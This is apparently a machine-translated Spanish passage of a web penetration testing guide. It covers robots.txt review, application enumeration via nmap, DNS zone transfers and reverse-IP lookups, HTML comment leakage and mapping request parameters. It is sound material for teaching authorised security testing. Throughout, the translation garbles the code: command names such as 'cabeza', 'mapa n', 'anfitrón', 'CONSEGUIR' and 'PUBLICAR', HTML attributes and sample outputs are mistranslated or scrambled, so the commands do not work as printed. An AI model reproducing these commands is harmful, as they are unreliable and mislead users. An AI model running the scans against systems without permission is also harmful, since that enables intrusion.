Las arañas web/robots/rastreadores pueden ignorar intencionalmente las directivas Disallow especificadas en un archivo robots.txt [3], como las de las redes sociales[2] para garantizar que los enlaces compartidos sigan siendo válidos. Por lo tanto, robots.txt no debe considerarse como un mecanismo para hacer cumplir las normas. restricciones sobre cómo terceros acceden, almacenan o vuelven a publicar el contenido web.

robots.txt en webroot - con "wget" o "curl"

El archivo robots.txt se recupera del directorio raíz web del servidor web. Por ejemplo, para recuperar el archivo robots.txt de www.google.com usando "wget" o "curl":

```
cmlh$ wget http://www.google.com/robots.txt  
--2013-08-11 14:40:36-- http://www.google.com/robots.txt  
Resolviendo www.google.com... 74.125.237.17, 74.125.237.18, 74.125.237.19, ...
```

Conectándose a www.google.com[74.125.237.17]:80... connect-ed.

```
Solicitud HTTP enviada, esperando respuesta... 200 OK  
Longitud: sin especificar [texto/normal]  
Guardando en: 'robots.txt.1'
```

[<>] 7,074 --.K/s en 0s

2013-08-11 14:40:37 (59,7 MB/s) - 'robots.txt' guardado [7074]

```
cmlh$ cabeza -n5 robots.txt  
*  
Agente de  
usuario: No permitir: /búsqueda  
No permitir: /sdch  
No permitir: /grupos  
No permitir: /images  
cmlh$
```

```
cmlh$ curl -O http://www.google.com/robots.txt  
% Total % Recibido % Xferd Velocidad promedio Tiempo Tiempo  
Hora actual
```

```
Descargar Subir Velocidad total gastada izquierda  
101 7074 0 7074 0 0 9410 0 --:--:--:--:--:--:--:--  
27312
```

```
cmlh$ cabeza -n5 robots.txt  
*  
Agente de  
usuario: No permitir: /búsqueda  
No permitir: /sdch  
No permitir: /grupos  
No permitir: /images  
cmlh$
```

robots.txt en webroot - con rockspider

"rockspider"[3] automatiza la creación del alcance inicial para Spiders/Robots/Rastreadores de archivos y directorios/carpetas de un sitio web.

Por ejemplo, para crear el alcance inicial basado en la directiva Permitido: de www.google.com usando "rockspider"[4]:

```
cmlh$ ./rockspider.pl -www www.google.com
```

"Rockspider" Alfa v0.1_2

```
Copyright 2013 Christian Heinrich  
Licenciado bajo la Licencia Apache, Versión 2.0
```

1. Descargando <http://www.google.com/robots.txt>

2. "robots.txt" guardado como "www.google.com-robots.txt"
 3. Envío de Permitir: URI de www.google.com al proxy web, es decir, 127.0.0.1:8080

```
/catalogs/sobre enviados
/catalogs/p? enviado
/noticias/directorio enviado
...
4. Hecho.
```

cmlh\$

Analizar robots.txt con las Herramientas para webmasters de Google

Los propietarios de sitios web pueden utilizar la función "Analizar robots.txt" de Google para analizar el sitio web como parte de sus "Herramientas para webmasters de Google" (<https://www.google.com/webmasters/tools>). Esta herramienta puede ayudar con las pruebas y el procedimiento es el siguiente:

1. Inicie sesión en Google Webmaster Tools con una cuenta de Google.
2. En el panel, escriba la URL del sitio a analizar.
3. Elija entre los métodos disponibles y siga las instrucciones en pantalla.

instrucción.

Etiqueta meta

Las etiquetas <META> están ubicadas dentro de la sección HEAD de cada documento HTML y deben ser consistentes en todo un sitio web en el caso probable de que el punto de inicio del robot/araña/rastreador no comience desde un enlace de documento que no sea webroot, es decir un "enlace profundo"[5].

Si no hay ninguna entrada "<META NAME="ROBOTS" ... >" entonces el mensaje "Robots" Protocolo de exclusión" por defecto es "ÍNDICE, SEGUIR" respectivamente. Por lo tanto, las otras dos entradas válidas definidas por el "Protocolo de exclusión de robots" tienen el prefijo "NO...", es decir, "NOINDEX" y "NOFOLLOW".

Las arañas web/robots/rastreadores pueden ignorar intencionalmente la etiqueta "<META NAME="ROBOTS"" ya que se prefiere la convención del archivo robots.txt.

Por lo tanto, las etiquetas <META> no deben considerarse el mecanismo principal, sino más bien un control complementario del archivo robots.txt.

Etiquetas <META> - con Burp

Según las directivas Disallow enumeradas en el archivo robots.txt en webroot, se realiza una búsqueda de expresión regular para "<META NAME="ROBOTS"" dentro de cada página web y el resultado se compara con el archivo robots.txt en webroot.

Por ejemplo, el archivo robots.txt de facebook.com tiene una entrada "Disallow: /ac.php"[6] y la búsqueda resultante de "<META NAME="RO-BOTS"" se muestra a continuación:

Lo anterior podría considerarse un error ya que "INDEX,FOLLOW" es la etiqueta <META> predeterminada especificada por el "Protocolo de exclusión de robots" pero "Disallow: /ac.php" aparece en robots.txt.

Herramientas

- Navegador (función Ver código fuente)
- rizo
- wget
- araña de roca[7]

Referencias

Libros blancos

- [1] "Las páginas de robots web" - <http://www.robotstxt.org/>
- [2] "Bloquear y eliminar páginas mediante un archivo robots.txt" - <https://support.google.com/webmasters/answer/156449>
- [3] "Blog (ISC2): El ataque de las arañas desde las nubes" - http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] "Base de datos de clientes de Telstra expuesta" - <http://www.smh.com.au/it-pro/security-it/telstra-customer-database-ex-posed-20111209-1on60.html>

Enumerar aplicaciones en el servidor web (OTG-INFO-004)

Resumen

Un paso fundamental en las pruebas de vulnerabilidades de aplicaciones web es descubrir qué aplicaciones en particular están alojadas en un servidor web. Muchas aplicaciones tienen vulnerabilidades conocidas y estrategias de ataque conocidas que pueden explotarse para obtener control remoto o explotar datos. Además, muchas aplicaciones suelen estar mal configuradas o no actualizadas, debido a la percepción de que sólo se utilizan "internamente" y, por tanto, no existe ninguna amenaza.

Con la proliferación de servidores web virtuales, la relación tradicional de tipo 1:1 entre una dirección IP y un servidor web está perdiendo gran parte de su significado original. No es raro tener varios sitios web o aplicaciones cuyos nombres simbólicos se resuelvan en la misma dirección IP. Este escenario no se limita a entornos de hospedaje, sino que también se aplica a entornos corporativos comunes.

A los profesionales de la seguridad a veces se les proporciona un conjunto de direcciones IP como objetivo para realizar pruebas. Se puede argumentar que este escenario se parece más a un compromiso de tipo prueba de penetración, pero en cualquier caso se espera que dicha tarea pruebe todas las aplicaciones web accesibles a través de este objetivo. El problema es que la dirección IP proporcionada aloja un servicio HTTP en el puerto 80, pero si un evaluador debe acceder a él especificando la dirección IP (que es todo lo que sabe), informa "No hay ningún servidor web configurado en esta dirección" o un mensaje similar. Pero ese sistema podría "ocultar" una serie de aplicaciones web, asociadas a nombres simbólicos (DNS) no relacionados. Obviamente, el alcance del análisis se ve profundamente afectado si el evaluador prueba todas las aplicaciones o sólo prueba las aplicaciones que conoce.

A veces, la especificación objetivo es más rica. Es posible que se le proporcione al evaluador una lista de direcciones IP y sus correspondientes nombres simbólicos. Sin embargo, esta lista podría transmitir información parcial, es decir, podría omitir algunos nombres simbólicos y el cliente podría ni siquiera ser consciente de ello (esto es más probable que suceda en organizaciones grandes).

Otras cuestiones que afectan el alcance de la evaluación están representadas por aplicaciones web publicadas en URL no obvias (por ejemplo, <http://www.example.com/some-strange-URL>), a los que no se hace referencia en ningún otro lugar.

Pruebas de penetración de aplicaciones web

dónde. Esto puede ocurrir por error (debido a configuraciones incorrectas) o intencionalmente (por ejemplo, interfaces administrativas no anunciadas).

Para abordar estos problemas, es necesario realizar el descubrimiento de aplicaciones web.

Objetivos de la prueba

Enumerar las aplicaciones dentro del alcance que existen en un servidor web.

Cómo probar

Pruebas de caja negra

El descubrimiento de aplicaciones web es un proceso destinado a identificar aplicaciones web en una infraestructura determinada. Este último normalmente se especifica como un conjunto de direcciones IP (tal vez un bloque de red), pero puede consistir en un conjunto de nombres simbólicos DNS o una combinación de ambos. Esta información se entrega antes de la ejecución de una evaluación, ya sea una prueba de penetración de estilo clásico o una evaluación centrada en la aplicación. En ambos casos, a menos que las reglas de participación especifiquen lo contrario (por ejemplo, "probar sólo la aplicación ubicada en la URL <http://www.example.com/>"), la evaluación debe esforzarse por tener el alcance más completo, es decir, debe identificar todas las aplicaciones accesibles a través del objetivo determinado. Los siguientes ejemplos examinan algunas técnicas que se pueden emplear para lograr este objetivo.

Nota: Algunas de las siguientes técnicas se aplican a servidores web conectados a Internet, a saber, servicios de búsqueda basados en DNS e IP inversa y el uso de motores de búsqueda. Los ejemplos utilizan direcciones IP privadas (como 192.168.1.100), que, a menos que se indique lo contrario, representan direcciones IP genéricas y se utilizan únicamente con fines de anonimato.

Hay tres factores que influyen en cuántas aplicaciones están relacionadas con un nombre DNS determinado (o una dirección IP):

1. URL base diferente

El punto de entrada obvio para una aplicación web es www.example.com, es decir, con esta notación abreviada pensamos en la aplicación web que se origina en <http://www.example.com/> (lo mismo aplica para https). Sin embargo, aunque esta es la situación más común, no hay nada que obligue a la aplicación a comenzar en "/".

Por ejemplo, el mismo nombre simbólico puede estar asociado a tres aplicaciones web como: <http://www.example.com/url1> <http://www.example.com/url2> <http://www.example.com/url3>

En este caso, la URL <http://www.example.com/> no estaría asociada a una página significativa y las tres aplicaciones estarían "ocultas", a menos que el evaluador sepa explícitamente cómo llegar a ellas, es decir, la URL <http://www.example.com/>. El evaluador conoce url1, url2 o url3. Generalmente no es necesario publicar aplicaciones web de esta manera, a menos que el propietario no quiera que sean accesibles de forma estándar y esté preparado para informar a los usuarios sobre su ubicación exacta. Esto no significa que estos

Las aplicaciones son secretas, sólo que su existencia y ubicación no se anuncia explícitamente.

2. Puertos no estándar

Si bien las aplicaciones web suelen vivir en los puertos 80 (http) y 443 (https), estos números de puerto no tienen nada de mágico. De hecho, las aplicaciones web pueden estar asociadas con puertos TCP arbitrarios y se puede hacer referencia a ellas especificando el número de puerto de la siguiente manera: [http\[s\]://www.example.com:puerto/](http[s]://www.example.com:puerto/). Por ejemplo, <http://www.example.com:20000/>.

3. Anfitriones virtuales

DNS permite asociar una única dirección IP con uno o más nombres simbólicos. Por ejemplo, la dirección IP 192.168.1.100 podría estar asociada a los nombres DNS www.example.com, helpdesk.example.com, com.webmail.example.com. No es necesario que todos los nombres pertenezcan al mismo dominio DNS. Esta relación 1 a N puede reflejarse para servir contenido diferente mediante el uso de los llamados hosts virtuales. La información que especifica el host virtual al que nos referimos está incrustada en el encabezado HTTP 1.1 Host: [1].

Uno no sospecharía la existencia de otras aplicaciones web además de la obvia www.example.com, a menos que conozca help-desk.example.com y webmail.example.com.

Enfoques para abordar el problema 1: URL no estándar

No hay forma de determinar completamente la existencia de aplicaciones web con nombres no estándar. Al no ser estándar, no existen criterios fijos que rijan la convención de nomenclatura; sin embargo, existen una serie de técnicas que el evaluador puede utilizar para obtener información adicional.

En primer lugar, si el servidor web está mal configurado y permite la navegación por directorios, es posible detectar estas aplicaciones. Los escáneres de vulnerabilidad pueden ayudar a este respecto.

En segundo lugar, otras páginas web pueden hacer referencia a estas aplicaciones y existe la posibilidad de que hayan sido rastreadas e indexadas por motores de búsqueda web. Si los evaluadores sospechan la existencia de dichas aplicaciones "ocultas" en www.example.com, pueden buscar utilizando el operador del sitio y examinar el resultado de una consulta para "sitio: www.example.com". com". Entre las URL devueltas podría haber una que apunte a una aplicación que no sea obvia.

Otra opción es buscar URL que puedan ser candidatas probables para aplicaciones no publicadas. Por ejemplo, se puede acceder a una interfaz de correo web desde URL como [https://www.example.com/webmail](http://www.example.com/webmail), [https://webmail.example.com/](http://webmail.example.com) o [https://mail.example.com/](http://mail.example.com). Lo mismo se aplica a las interfaces administrativas, que pueden publicarse en URL ocultas (por ejemplo, una interfaz administrativa de Tomcat) y, sin embargo, no se hace referencia a ellas en ninguna parte. Por lo tanto, hacer un poco de búsqueda al estilo de un diccionario (o "adivinanzas inteligentes") podría arrojar algunos resultados. Los escáneres de vulnerabilidad pueden ayudar a este respecto.

Enfoques para abordar el problema 2: puertos no estándar

Es fácil comprobar la existencia de aplicaciones web en puertos no estándar. Un escáner de puertos como nmap [2] es capaz de realizar reconocimiento de servicios mediante la opción -sV e identificará servicios http[s] en puertos arbitrarios. Lo que se requiere es un escaneo completo de todo el espacio de direcciones del puerto TCP de 64k.

Por ejemplo, el siguiente comando buscará, con un escaneo de conexión TCP, todos los puertos abiertos en IP 192.168.1.100 e intentará determinar qué servicios están vinculados a ellos (solo se muestran los comutadores esenciales; nmap presenta un amplio conjunto de opciones, cuya discusión está fuera de alcance):

```
mapa n -PN -st -sV -p0-65535 192.168.1.100
```

Es suficiente examinar la salida y buscar http o la indicación de servicios envueltos en SSL (que deben sondearse para confirmar que son https). Por ejemplo, el resultado del comando anterior podría verse así:

```
901/tcp abre el servidor de administración http Samba SWAT
Escáner de seguridad Nessus 1241/tcp open ssl
3690/tcp abierto desconocido
8000/tcp abre http-alt?
8080/tcp abierto http Apache Tomcat/Coyote JSP motor 1.1
```

De este ejemplo se ve que:

- Hay un servidor http Apache ejecutándose en el puerto 80.
- Parece que hay un servidor https en el puerto 443 (pero es necesario confirmarse, por ejemplo, visitando <https://192.168.1.100> con un navegador).
- En el puerto 901 hay una interfaz web Samba SWAT.
- El servicio en el puerto 1241 no es https, sino Nessus envuelto en SSL demonio.
- El puerto 3690 presenta un servicio no especificado (nmap devuelve su huella digital (omitida aquí para mayor claridad) junto con instrucciones para enviarla para su incorporación en la base de datos de huellas dactilares de nmap, siempre que sepa qué servicio representa).
- Otro servicio no especificado en el puerto 8000; esto posiblemente podría ser http, ya que no es raro encontrar servidores http en este puerto. Examinemos este tema:

Puertos interesantes en 192.168.1.100:

(Los 65527 puertos escaneados pero que no se muestran a continuación están en estado: cerrado)

VERSIÓN DEL SERVICIO DEL ESTADO DEL PUERTO

```
22/tcp open ssh OpenSSH 3.5p1 (protocolo 1.99)
80/tcp abre http Apache httpd 2.0.40 ((Red Hat Linux))
443/tcp ssl abierto OpenSSL
```

Esto confirma que en realidad es un servidor HTTP. Alternativamente, los evaluadores podrían haber visitado la URL con un navegador web; o utilizó los comandos GET o HEAD Perl, que imitan interacciones HTTP como la indicada anteriormente (sin embargo, es posible que no todos los servidores respeten las solicitudes HEAD).

- Apache Tomcat ejecutándose en el puerto 8080.

Los escáneres de vulnerabilidades pueden realizar la misma tarea, pero primero verifique que el escáner elegido sea capaz de identificar los servicios http[s] que se ejecutan en puertos no estándar. Por ejemplo, Nessus [3] es capaz de identificarlos en puertos arbitrarios (siempre que se le indique que escanee todos los puertos) y proporcionará, con respecto a nmap, una serie de pruebas sobre vulnerabilidades conocidas del servidor web, así como sobre la configuración SSL de los servicios https. Como se indicó anteriormente, Nessus también puede detectar aplicaciones o interfaces web populares que de otro modo podrían pasar desapercibidas (por ejemplo, una interfaz administrativa de Tomcat).

Enfoques para abordar el problema 3: hosts virtuales

Hay una serie de técnicas que pueden usarse para identificar nombres DNS asociados a una dirección IP determinada xyz

Transferencias de zona DNS

Esta técnica tiene un uso limitado hoy en día, dado que la zona

Las transferencias en gran medida no son aceptadas por los servidores DNS. Sin embargo, puede que valga la pena intentarlo. En primer lugar, los evaluadores deben determinar los servidores de nombres que sirven a xyz. Si se conoce un nombre simbólico para xyz (sea www.example.com), sus servidores de nombres se pueden determinar mediante herramientas como nslookup, host o dig, solicitando registros DNS NS.

Si no se conocen nombres simbólicos para xyz, pero la definición de destino contiene al menos un nombre simbólico, los evaluadores pueden intentar aplicar el mismo proceso y consultar el servidor de nombres de ese nombre (con la esperanza de que ese servidor de nombres también proporcione xyz). Por ejemplo, si el destino consta de la dirección IP xyz y el nombre mail.example.com, determine los servidores de nombres para el dominio example.com.

El siguiente ejemplo muestra cómo identificar los servidores de nombres de www.owasp.org utilizando el comando host:

```
$ anfitrón -t ns www.owasp.org
www.owasp.org es un alias de owasp.org.
Servidor de nombres owasp.org ns1.secure.net.
Servidor de nombres owasp.org ns2.secure.net.
```

Ahora se puede solicitar una transferencia de zona a los servidores de nombres del dominio principal ejemplo.com. Si el evaluador tiene suerte, obtendrá una lista de las entradas DNS para este dominio. Esto incluirá el obvio www.example.com y los no tan obvios helpdesk.example.com y webmail.example.com (y posiblemente otros). Verifique todos los nombres devueltos por la transferencia de zona y considere todos aquellos que estén relacionados con el objetivo que se está evaluando.

Intentando solicitar una transferencia de zona para owasp.org desde uno de sus nombres servidores:

```
$ host -l www.owasp.org ns1.secure.net
Usando el servidor de dominio:
Nombre: ns1.secure.net
Dirección: 192.220.124.10#53
Alias:

Host www.owasp.org no encontrado: 5(RECHAZADO)
; La transferencia falló.
```

consultas inversas DNS

Este proceso es similar al anterior, pero se basa en la inversa (PTR) Registros DNS. En lugar de solicitar una transferencia de zona, intente configurar el tipo de registro en PTR y emita una consulta sobre la dirección IP proporcionada. Si los evaluadores tienen suerte, es posible que obtengan una entrada de nombre DNS. Esta técnica se basa en la existencia de asignaciones de IP a nombres simbólicos, lo cual no está garantizado.

Búsquedas DNS basadas en web

Este tipo de búsqueda es similar a la transferencia de zona DNS, pero se basa en servicios basados en web que permiten búsquedas basadas en nombres en DNS. Uno dicho servicio es el servicio DNS de Netcraft Search, disponible en <http://searchdns.netcraft.com/?host>. El evaluador puede solicitar una lista de nombres que pertenecen al dominio de su elección, como ejemplo.com. Luego comprobarán si los nombres obtenidos son pertinentes para el objetivo que están examinando.

Pruebas de penetración de aplicaciones web

Servicios de IP inversa

Los servicios de IP inversa son similares a las consultas inversas de DNS, con la diferencia de que los evaluadores consultan una aplicación basada en web en lugar de un servidor de nombres. Hay varios de estos servicios disponibles. Dado que tienden a arrojar resultados parciales (y a menudo diferentes), es mejor utilizar varios servicios para obtener un análisis más completo.

IP inversa de herramientas de dominio: <http://www.domaintools.com/reverse-ip/> (requiere membresía gratuita)

Búsqueda de MSN: <http://search.msn.com> sintaxis: "ip:xxxx" (sin las comillas)

Información de alojamiento web: <http://whois.webhosting.info/> sintaxis: http://whois.webhosting.info/xxxx

DNSstuff: <http://www.dnsstuff.com/> (múltiples servicios disponibles)

<http://www.net-square.com/mspawn.html> (múltiples consultas sobre dominios y direcciones IP, requiere instalación)

tomDNS: <http://www.tomdns.net/index.php> (algunos servicios aún son privados en el momento de escribir este artículo)

SEOlogs.com: <http://www.seologs.com/ip-domains.html> (búsqueda inversa de IP/dominio)

El siguiente ejemplo muestra el resultado de una consulta a uno de los servicios de IP inversa anteriores a 216.48.3.18, la dirección IP de www.owasp.org.

Se han revelado tres nombres simbólicos no obvios adicionales que corresponden a la misma dirección.

WebHosting.Info's Power WHOIS Service

216.48.3.18 - IP hosts 4 Total Domains ...
Showing 1 - 4 out of 4

| <u>Domain Name</u> ^ | |
|----------------------|--------------------------------|
| 1 | OWASP.ORG. |
| 2 | WEBGOAT.ORG. |
| 3 | WEBSCARAB.COM. |
| 4 | WEBSCARAB.NET. |
| 1 | |

googlear

Después de recopilar información a partir de las técnicas anteriores, los evaluadores pueden confiar en los motores de búsqueda para posiblemente refinar e incrementar su análisis. Esto puede generar evidencia de nombres simbólicos adicionales que pertenecen al objetivo o aplicaciones accesibles a través de URL no obvias.

Por ejemplo, considerando el ejemplo anterior sobre www.owasp.org, el evaluador podría consultar Google y otros motores de búsqueda en busca de información (por lo tanto, nombres DNS) relacionada con los dominios recientemente descubiertos de webgoat.org, webscarab.com y webscarab.net.

Las técnicas de búsqueda en Google se explican en Pruebas: arañas, robots y rastreadores.

Prueba de caja gris

No aplica. La metodología sigue siendo la misma que se enumera en las pruebas de caja negra, sin importar con cuánta información comience el evaluador.

Herramientas

- Herramientas de búsqueda de DNS como nslookup, dig y similares.
- Motores de búsqueda (Google, Bing y otros motores de búsqueda importantes).
- Servicio de búsqueda web especializado en DNS: ver texto.
- Nmap - <http://www.insecure.org>
- Escáner de vulnerabilidades de Nessus: <http://www.nessus.org>
- Nikto - <http://www.cirt.net/nikto2>

Referencias

Documentos técnicos [1] [RFC 2616](https://datatracker.ietf.org/doc/html/rfc2616) – Protocolo de transferencia de hipertexto – HTTP 1.1

Revisar los comentarios y metadatos de la página web.
por fuga de información (OTG-INFO-005)

Resumen

Es muy común, e incluso recomendado, que los programadores incluyan comentarios detallados y metadatos en su código fuente. Sin embargo, los comentarios y metadatos incluidos en el código HTML pueden revelar información interna que no debería estar disponible para posibles atacantes. Se deben realizar revisiones de comentarios y metadatos para determinar si se está filtrando alguna información.

Objetivos de la prueba

Revise los comentarios y metadatos de la página web para comprender mejor la aplicación y encontrar cualquier fuga de información.

Cómo probar

Los desarrolladores suelen utilizar comentarios HTML para incluir información de depuración sobre la aplicación. A veces se olvidan de los comentarios y los dejan en producción. Los evaluadores deben buscar comentarios HTML que comiencen con "".

Pruebas de caja negra

Consulte el código fuente HTML para ver comentarios que contengan información confidencial que pueda ayudar al atacante a obtener más información sobre la aplicación. Puede ser código SQL, nombres de usuario y contraseñas, direcciones IP internas o información de depuración.

```
...
<div clase="tabla2">
<div class="col1">1</div><div class="col2">María</div>
<div class="col1">2</div><div class="col2">Pedro</div>
<div class="col1">3</div><div class="col2">Joe</div>

<!-- Consulta: SELECCIONE ID, nombre DE app.users DONDE active='1'
-->

</div>
...
```

El evaluador puede incluso encontrar algo como esto:

```
<!-- Utilice la contraseña del administrador de la base de datos para realizar pruebas: f@keP@
a$$w0rD -->
```

Verifique la información de la versión HTML para conocer los números de versión y los datos válidos.

URL de definición de tipo (DTD)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//ES"
"http://www.w3.org/TR/html4/strict.dtd">
```

- "strict.dtd" – DTD estricta predeterminada
- "suelto.dtd" – DTD suelto
- "frameset.dtd": DTD para documentos de conjunto de marcos

Algunas metaetiquetas no proporcionan vectores de ataque activos, sino que permiten a un atacante perfilar una aplicación para

```
<META nombre="Autor" contenido="Andrew Muller">
```

Algunas metaetiquetas alteran los encabezados de respuesta HTTP, como http-equiv que establece un encabezado de respuesta HTTP basado en el atributo de contenido de un metaelemento, como por ejemplo:

```
<META http-equiv="Expires" content="Viernes, 21 de diciembre de 2012
12:34:56 GMT">
```

lo que dará como resultado el encabezado HTTP:

```
Vence: viernes, 21 de diciembre de 2012 a las 12:34:56 GMT
```

y

```
<META http-equiv="Control de caché" contenido="sin caché">
```

resultará en

```
Control de caché: sin caché
```

Pruebe para ver si esto se puede utilizar para realizar ataques de inyección (por ejemplo, ataque CRLF). También puede ayudar a determinar el nivel de fuga de datos a través del caché del navegador.

Una metaetiqueta común (pero no compatible con WCAG) es la actualización.

```
<META http-equiv="Actualizar" contenido="15;URL=https://www.
owasp.org/index.html">
```

Un uso común de la metaetiqueta es especificar palabras clave que un motor de búsqueda puede utilizar para mejorar la calidad de los resultados de búsqueda.

```
<META name="keywords" lang="en-us" contenido="OWASP, seguridad, sol,
piruletas">
```

Aunque la mayoría de los servidores web gestionan la indexación de los motores de búsqueda a través del archivo robots.txt, también se puede gestionar mediante metaetiquetas. La etiqueta de abajo

aconsejará a los robots que no indexen ni sigan enlaces en la página HTML que contiene la etiqueta.

```
<nombre META="robots" contenido="ninguno">
```

La Plataforma para la Selección de Contenido de Internet (PICS) y el Protocolo para Recursos de Descripción Web (POWDER) proporcionan infraestructura para asociar metadatos con contenido de Internet.

Prueba de caja gris

No aplica.

Herramientas

- Obtener
- Función "ver código fuente" del navegador
- Globos oculares
- Rizado

Referencias

Libros blancos

[1] <http://www.w3.org/TR/1999/REC-html401-19991224> HTML versión 4.01

[2] <http://www.w3.org/TR/2010/REC-xhtml-basic-20101123> XHT-ML (para dispositivos pequeños)

[3] <http://www.w3.org/TR/html5/> HTML versión 5

Identificar puntos de entrada de aplicaciones (OTG-INFO-006)

Resumen

Enumerar la aplicación y su superficie de ataque es un precursor clave antes de realizar cualquier prueba exhaustiva, ya que permite al evaluador identificar posibles áreas de debilidad. Esta sección tiene como objetivo ayudar a identificar y mapear áreas dentro de la aplicación que deben investigarse una vez que se hayan completado la enumeración y el mapeo.

Objetivos de la prueba

Comprender cómo se forman las solicitudes y las respuestas típicas de la aplicación.

Cómo probar

Antes de comenzar cualquier prueba, el evaluador siempre debe comprender bien la aplicación y cómo el usuario y el navegador se comunican con ella. A medida que el evaluador recorre la aplicación, debe prestar especial atención a todas las solicitudes HTTP (métodos GET y POST, también conocidos como verbos), así como a cada parámetro y campo de formulario que se pasa a la aplicación. Además, deben prestar atención a cuándo se utilizan solicitudes GET y cuándo se utilizan solicitudes POST para pasar parámetros a la aplicación. Es muy común que se utilicen solicitudes GET, pero cuando se pasa información confidencial, a menudo se hace dentro del cuerpo de una solicitud POST.

Tenga en cuenta que para ver los parámetros enviados en una solicitud POST, el evaluador deberá utilizar una herramienta como un proxy de interceptación (por ejemplo, OWASP: Zed Attack Proxy (ZAP)) o un complemento del navegador. Dentro de la solicitud POST, el evaluador también debe tomar nota especial de los campos de formulario ocultos que se pasan a la aplicación, ya que generalmente contienen información confidencial, como información del estado, cantidad de artículos, precio de los artículos, que el desarrollador nunca destinado a que usted pueda verlo o cambiarlo.

Pruebas de penetración de aplicaciones web

Según la experiencia del autor, ha resultado muy útil utilizar un proxy de interceptación y una hoja de cálculo para esta etapa de la prueba. El proxy realizará un seguimiento de cada solicitud y respuesta entre el evaluador y la aplicación a medida que la revisan. Además, en este punto, los evaluadores generalmente capturan cada solicitud y respuesta para poder ver exactamente cada encabezado, parámetro, etc. que se pasa a la aplicación y lo que se devuelve. Esto puede resultar bastante tedioso a veces, especialmente en sitios interactivos grandes (piense en una aplicación bancaria). Sin embargo, la experiencia mostrará qué buscar y esta fase se puede reducir significativamente.

A medida que el evaluador recorre la aplicación, debe tomar nota de cualquier parámetro interesante en la URL, los encabezados personalizados o el cuerpo de las solicitudes/respuestas, y guardarlos en una hoja de cálculo. La hoja de cálculo debe incluir la página solicitada (podría ser bueno agregar también el número de solicitud del proxy, para referencia futura), los parámetros interesantes, el tipo de solicitud (POST/GET), si el acceso está autenticado/no autenticado, si se utiliza SSL, si es parte de un proceso de varios pasos y cualquier otra nota relevante. Una vez que hayan definido todas las áreas de la aplicación, pueden revisar la aplicación y probar cada una de las áreas que han identificado y tomar notas de lo que funcionó y lo que no funcionó. El resto de

Esta guía identificará cómo probar cada una de estas áreas de interés, pero esta sección debe realizarse antes de que se puedan realizar las pruebas reales. Comenzar.

A continuación se presentan algunos puntos de interés para todas las solicitudes y respuestas. Dentro de la sección de solicitudes, céntrese en los métodos GET y POST, ya que aparecen en la mayoría de las solicitudes. Tenga en cuenta que se pueden utilizar otros métodos, como PUT y DELETE. A menudo, estas solicitudes más raras, si se permiten, pueden exponer vulnerabilidades. Hay una sección especial en esta guía dedicada a probar estos métodos HTTP.

Peticiones:

- Identificar dónde se utilizan los GET y dónde se utilizan los POST.
- Identificar todos los parámetros utilizados en una solicitud POST (estos se encuentran en el cuerpo de la solicitud).
- Dentro de la solicitud POST, preste especial atención a cualquier información oculta. parámetros. Cuando se envía una POST, todos los campos del formulario (incluidos los parámetros ocultos) se enviarán en el cuerpo del mensaje HTTP a la aplicación. Por lo general, estos no se ven a menos que se utilice un proxy o ver el código fuente HTML. Además, la siguiente página que se muestra, sus datos y el nivel de acceso pueden ser diferentes según el valor de los parámetros ocultos.
- Identificar todos los parámetros utilizados en una solicitud GET (es decir, URL), en particular la cadena de consulta (normalmente después de una marca?).
- Identificar todos los parámetros de la cadena de consulta. Estos suelen estar en un formato de par, como foo=bar. También tenga en cuenta que muchos parámetros pueden estar en una cadena de consulta, como por ejemplo separados por &, ~, : o cualquier otro carácter o codificación especial.
- Una nota especial cuando se trata de identificar múltiples parámetros en una cadena o dentro de una solicitud POST es que algunos o todos los parámetros serán necesarios para ejecutar los ataques.
- El evaluador debe identificar todos los parámetros (incluso si están codificados o encriptados) e identificar cuáles procesa la aplicación. Secciones posteriores de la guía identificarán cómo probar estos parámetros. En este punto, solo asegúrese de que cada uno de ellos esté identificado.
- También preste atención a cualquier encabezado de tipo adicional o personalizado que no normalmente visto (como debug=False).

Respuestas:

- Identificar dónde se configuran nuevas cookies (encabezado Set-Cookie), se modifican, o agregado a.
- Identificar dónde hay redireccionamientos (código de estado HTTP 3xx), 400 códigos de estado, en particular 403 Prohibido y 500 errores internos del servidor durante respuestas normales (es decir, solicitudes no modificadas).
- Observe también dónde se utilizan encabezados interesantes. Por ejemplo, "Servidor: BIG-IP" indica que el sitio tiene carga equilibrada.

Por lo tanto, si un sitio tiene equilibrio de carga y un servidor está configurado incorrectamente, es posible que el evaluador tenga que realizar varias solicitudes para acceder al servidor vulnerable, según el tipo de equilibrio de carga utilizado.

Pruebas de caja negra

Pruebas de puntos de entrada de aplicaciones:

Los siguientes son dos ejemplos sobre cómo verificar los puntos de entrada de la aplicación.

EJEMPLO 1

Este ejemplo muestra una solicitud GET que compraría un artículo desde una aplicación de compras en línea.

```
CONSEGUIR https://xxxx/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=xxxx
Anfitrión: xxxx
Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuY-W1IIGzIGZvbyBhbmQgcGFzc3dvcnQgaXMgYmFy
```

Resultado esperado:

Aquí, el evaluador anotaría todos los parámetros de la solicitud, como CLIENTEID, ARTÍCULO, PRECIO, IP y Cookie (que podrían ser simplemente parámetros codificados o usarse para el estado de la sesión).

EJEMPLO 2

Este ejemplo muestra una solicitud POST que le permitiría iniciar sesión en una aplicación.

```
PUBLICAR https://xxxx/KevinNotSoGoodApp/authenticate.asp?-servicio=iniciar sesión
Anfitrión: xxxx
Cookie: SESSIONID=dGhpccBpcyBhIGJhZCBhcHAgdGhdCB-zXRzIHBzWRpY3RhYmxlIGNvb2tpZXMcYW5kIG1pbmUgaX-MgMTIzNA==

Cookie personalizada=00my00trusted00ip00is00x.0000
```

Cuerpo del mensaje POST:

```
usuario=admin&pass=pass123&debug=true&fromtrustIP=true
```

Resultado esperado:

En este ejemplo, el evaluador anotaría todos los parámetros como lo hizo antes, pero observaría que los parámetros se pasan en el cuerpo del mensaje y no en la URL. Además, tenga en cuenta que se está utilizando una cookie personalizada.

Prueba de caja gris

